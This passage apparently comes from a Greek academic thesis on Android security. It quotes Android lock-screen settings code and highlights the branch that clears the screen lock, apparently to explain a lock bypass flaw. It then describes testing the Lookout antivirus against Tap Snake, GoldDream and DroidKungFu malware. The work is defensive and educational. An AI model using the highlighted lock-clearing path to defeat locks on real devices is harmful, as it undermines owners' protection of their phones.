                intent.putExtra(ChooseLockPassword.PASSWORD_MAX_KEY,
maxLength);
                intent.putExtra(CONFIRM_CREDENTIALS, false);

intent.putExtra(LockPatternUtils.LOCKSCREEN_BIOMETRIC_WEAK_FALLBACK,
                        isFallback);
                if (isFallback) {
                    startActivityForResult(intent, FALLBACK_REQUEST);
                    return;
                } else {
                    mFinishPending = true;
                    intent.addFlags(Intent.FLAG_ACTIVITY_FORWARD_RESULT);
                    startActivity(intent);
                }
            } else if (quality ==
DevicePolicyManager.PASSWORD_QUALITY_SOMETHING) {
                Intent intent = new Intent(getActivity(),
ChooseLockPattern.class);
                intent.putExtra("key_lock_method", "pattern");
                intent.putExtra(CONFIRM_CREDENTIALS, false);

intent.putExtra(LockPatternUtils.LOCKSCREEN_BIOMETRIC_WEAK_FALLBACK,
                        isFallback);
                if (isFallback) {
                    startActivityForResult(intent, FALLBACK_REQUEST);
                    return;
                } else {
                    mFinishPending = true;
```

```
                    intent.addFlags(Intent.FLAG_ACTIVITY_FORWARD_RESULT);
                    startActivity(intent);
                }
            else if (quality ==
DevicePolicyManager.PASSWORD_QUALITY_BIOMETRIC_WEAK) {
                Intent intent = getBiometricSensorIntent();
                mFinishPending = true;
                startActivity(intent);
            } <span style="background-color: #ffff00;">else if (quality
== DevicePolicyManager.PASSWORD_QUALITY_UNSPECIFIED) {</span>
                <span style="background-color:
#ffff00;">mChooseLockSettingsHelper.utils().clearLock(false);</span>
                <span style="background-color:
#ffff00;">mChooseLockSettingsHelper.utils().setLockScreenDisabled(disabled);</span>
                <span style="background-color:
#ffff00;">getActivity().setResult(Activity.RESULT_OK);</span>
                <span style="background-color: #ffff00;">finish();</span>
            } else {
                finish();
            }
        }
```

5.6 Επαναφέροντας το κινητό τηλέφωνο σε ασφαλή λειτουργία

Ο πιο απλός και αποτελεσματικός τρόπος για να εξασφαλίσει κάποιος την προστασία του κινητού του, είναι με την εγκατάσταση κάποιου προγράμματος προστασίας. Στο κατάστημα της Google υπάρχουν πολλές εφαρμογές από γνωστές εταιρίες όπως οι Avast, AVG, BitDefender αλλά και εφαρμογές από εταιρίες που ειδικεύονται μόνο στην προστασία του λειτουργικού Android.

Στην περίπτωση αυτή εγκαταστάθηκε το Lookout.Όλα τα παραπάνω όπως και το Lookout είναι δωρεάν. Όταν εγκαταστάθηκε το Lookout, δόθηκε και η επιλογή του Lookout Premium με 25 περίπου ευρώ το Χρόνο. Δεν θεωρώ ότι υπάρχει ακόμα ανάγκη για τον απλό χρήστη να προβεί σε αγορά προγράμματος προστασίας.

Με την σάρωση του κινητού τηλεφώνου το πρόγραμμα βρήκε τρείς απειλές στο κινητό τηλέφωνο τις οποίες εξάλειψε. Αυτές οφείλονταν στα Tap Snake και GoldDream.

Όταν προσπάθησα να εγκαταστήσω ένα ακόμα μολυσμένο πρόγραμμά, με το trojan DroidKungFu, το κινητό τηλέφωνο μου έδωσε δύο επιλογές: την εγκατάσταση ή την εξέταση για ιούς πριν αυτής. Επιλέγοντας την εξέταση πρώτα με ειδοποίησε πως πρόκειται για Trojan. Έπειτα μου έδωσε την επιλογή αφαίρεσης ή αγνόησης του. Επέλεξα να το αγνοήσω και στο επόμενο παράθυρο διαλόγου. Με την εγκατάσταση της εφαρμογής, το Lookout με ειδοποίησε ξανά πως πρόκειται για malware και το αφαίρεσα. Θεωρώ τον τρόπο προστασίας πανομοιότυπο με όλα τα αντίστοιχα προγράμματα.

Αν και πλέον ο χρήστης έχει ένα ισχυρό εργαλείο στα χέρια του εγκαθιστώντας ένα πρόγραμμα προστασίας, οφείλουμε να δηλώσουμε πως δεν πρέπει να εφησυχάζεται. Κάθε μέρα παράγονται εφαρμογές για το Android και κάθε μέρα κάποιες από αυτές είναι επικίνδυνες για τον χρήστη.

Βιβλιογραφία

Hacking Exposed: Mobile security and Solutions
Hacking Exposed 7: Network Security Secrets & Solutions